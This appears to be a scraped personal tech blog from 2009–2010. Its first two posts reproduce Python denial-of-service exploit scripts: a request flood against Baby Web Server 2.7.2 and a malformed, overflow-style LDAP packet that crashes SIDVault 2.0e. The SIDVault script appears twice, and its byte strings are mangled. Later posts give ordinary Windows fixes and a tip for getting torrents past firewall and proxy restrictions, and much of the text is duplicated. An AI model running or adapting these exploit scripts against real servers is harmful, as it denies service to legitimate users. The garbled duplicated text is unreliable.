Pablo Software Solutions Baby Web Server is prone to a remote denial-of-service vulnerability. An attacker could exploit this issue to crash the affected application, denying service to legitimate users.
http://exploits.offensive-security.com/record.php?id=10171&type=dos
packetstormsecurity.org/0911-exploits/babywebserver.py.txt
http://www.securityfocus.com/bid/36942
Exploit Code
#!/usr/bin/env python
#Author:Asheesh Kumar Mani Tripathi
#Created:Asheesh Kumar Mani Tripathi
import socket
print "****************************************************"
print "Baby Web Server 2.7.2 Vulnerbility found Denial of Service"
print "Change IP to Victim Server s.connect((127.0.0.1,80))"
print "Author: Asheesh Kumar Mani Tripathi"
print "Reason for DOS attack The Problem lies server"
print "unable to handle so much of requests "
print "*****************************************************"
host = "127.0.0.1"
port = 80
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
conn = s.connect(("127.0.0.1",80))
for i in range (1,1100):
request = "GET /some.txt HTTP/1.1 \n\n"
connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect((host, port))
connection.send(request)
print i
except:
print "Oh! Some Problem Occured Check Server is Running or Not"
Sunday, January 24, 2010

SIDVault Remote Denial of Service
#links-http://downloads.securityfocus.com/vulnerabilities/exploits/36394.py
#http://www.packetstormsecurity.org/0909-exploits/sidvault20evista-crash.txt
#http://inj3ct0r.com/%5Bremote%5D/1292
#SIDVault is prone to a remote denial-of-service vulnerability.
#Successful exploits allow remote attackers to cause the affected server to stop #responding, denying service to legitimate users.
#SIDVault 2.0e for Windows is vulnerable; other versions may also be affected.
#!/usr/bin/python
#
# $ ./ldap.py
#
# SIDVault 2.0e Vista Remote Crash Vulnerability (sidvault.exe )
# Tested on Vista Home premium SP1 Windows XP ,SP1,SP2,SP3
# Coded by:asheesh anaconda
# Group DarkShinners
import sys
import socket
addr = "x33xbfx96x7c"
healthpacket = 'x41'*4095 + addr
evilpacket = '0x82x10/x02x01x01cx82x10(x04x82x10x06dc='
evilpacket += healthpacket
evilpacket +=
'nx01x02nx01x00x02x01x00x02x01x00x01x01x00x87x0bobjectClass0x00'
print "[+] Sending evil packet"
print "[+] Wait ladp is getting crashh!!!!!!!!!!!!"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 389))
s.send(evilpacket)
s.close()
#http://www.packetstormsecurity.org/0909-exploits/sidvault20evista-crash.txt
#http://inj3ct0r.com/%5Bremote%5D/1292
#SIDVault is prone to a remote denial-of-service vulnerability.
#Successful exploits allow remote attackers to cause the affected server to stop #responding, denying service to legitimate users.
#SIDVault 2.0e for Windows is vulnerable; other versions may also be affected.
#!/usr/bin/python
#
# $ ./ldap.py
#
# SIDVault 2.0e Vista Remote Crash Vulnerability (sidvault.exe )
# Tested on Vista Home premium SP1 Windows XP ,SP1,SP2,SP3
# Coded by:asheesh anaconda
# Group DarkShinners
import sys
import socket
addr = "x33xbfx96x7c"
healthpacket = 'x41'*4095 + addr
evilpacket = '0x82x10/x02x01x01cx82x10(x04x82x10x06dc='
evilpacket += healthpacket
evilpacket +=
'nx01x02nx01x00x02x01x00x02x01x00x01x01x00x87x0bobjectClass0x00'
print "[+] Sending evil packet"
print "[+] Wait ladp is getting crashh!!!!!!!!!!!!"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 389))
s.send(evilpacket)
s.close()
Wednesday, May 20, 2009
Bypass Firewall and Proxy Restrictions download Torrent
so here the solution
1) http://www.your-freedom.net/. Download your-freedom software and install
2) Main Window -> Status -> Configure

3)


Now open Utorrent
Options -> Preferences ->


1) http://www.your-freedom.net/. Download your-freedom software and install
2) Main Window -> Status -> Configure

3)


Now open Utorrent
Options -> Preferences ->


Tuesday, May 12, 2009
COM Surrogate Has Stopped Working
This error occur COM Surrogate has stopped working whenever you browse folders containing video or media files,
The reason are
1)NEvideo.ax real culprit
2)dllhost.exe crashes
Solution
1)Install the latest version of Nero (7.7.5.1)or above and fixed all the problems

2)Right click on Computer, and choose Properties

3)Click on Advanced System Settings, and then under Advanced, click Settings


4)Select the "Data Execution Protection" tab, and then click “Turn on DEP for all programs and services except those I select?

5)Click on the Add button, and then browse to C:\Windows\System32\dllhost.exe as shown
6)Click Open, and then OK.
Enjoy!!!!!!!!!!!
The reason are
1)NEvideo.ax real culprit
2)dllhost.exe crashes
Solution
1)Install the latest version of Nero (7.7.5.1)or above and fixed all the problems
2)Right click on Computer, and choose Properties

3)Click on Advanced System Settings, and then under Advanced, click Settings

4)Select the "Data Execution Protection" tab, and then click “Turn on DEP for all programs and services except those I select?

5)Click on the Add button, and then browse to C:\Windows\System32\dllhost.exe as shown

6)Click Open, and then OK.

Enjoy!!!!!!!!!!!
Friday, April 10, 2009
Drive not opening on double click?? autorun.inf virus
Many time many of us have faced this problem that on double clicking the drives they don't open instead it will ask to "open with" ..
its happening because your system is affected with some virus which has created autorun.inf file in your drives.
Steps
1)Open the task manager and see the process tab and try to identify the unknown process and click on end task after selecting it
or process explorer from microsoft might help u
2)Delete its entry from startup too..
[registry startup also]
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
3)start>run>then type cmd and press enter
type the following commands
4)C:\Documents and Settings\a>cd\ press enter
5)C:\attrib -s -h -r autorun.inf
6)C:\del autorun.inf
7)C:\D: (repeat these commands for each drive you have)
its happening because your system is affected with some virus which has created autorun.inf file in your drives.
Steps
1)Open the task manager and see the process tab and try to identify the unknown process and click on end task after selecting it
or process explorer from microsoft might help u
2)Delete its entry from startup too..
[registry startup also]
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
3)start>run>then type cmd and press enter
type the following commands
4)C:\Documents and Settings\a>cd\ press enter
5)C:\attrib -s -h -r autorun.inf
6)C:\del autorun.inf
7)C:\D: (repeat these commands for each drive you have)
Driveguard.exe virus
driveguard.exe virus
Removal of Driveguard.exe virus is very easy.
1)Open taskmanager and end the process driveguard.exe
2)Any .tmp extension is running then also end that process.
3)type->run->msconfig -> remove its entry
4)Del from temp files.
Removal of Driveguard.exe virus is very easy.
1)Open taskmanager and end the process driveguard.exe
2)Any .tmp extension is running then also end that process.
3)type->run->msconfig -> remove its entry
4)Del from temp files.
Tuesday, April 7, 2009
Formatting a pendrive from Fat to NTFS
Plug in your pen drive. Click start & Right click on My Computer.
Select Properties > Hardware > Device Manager.

Expand Disk Drives & Click on your Pen Drive Name. ( In my case it’s : Jetflash )
Now Right click on your pen drive name & select Properties.
Go to Polocies Tab & Select Optimize for Performance.
Click OK. Close device Manager.
Now open My Computer & Select Your Pen Drive ( ie Removable Disk ).
Right click on it & select Format. Click on File system box.
& Voila! You see the NTFS option.

Now select NTFS & fromat your pen drive.
Select Properties > Hardware > Device Manager.
Expand Disk Drives & Click on your Pen Drive Name. ( In my case it’s : Jetflash )
Now Right click on your pen drive name & select Properties.
Go to Polocies Tab & Select Optimize for Performance.

Click OK. Close device Manager.
Now open My Computer & Select Your Pen Drive ( ie Removable Disk ).
Right click on it & select Format. Click on File system box.
& Voila! You see the NTFS option.

Now select NTFS & fromat your pen drive.

Subscribe to:
Posts (Atom)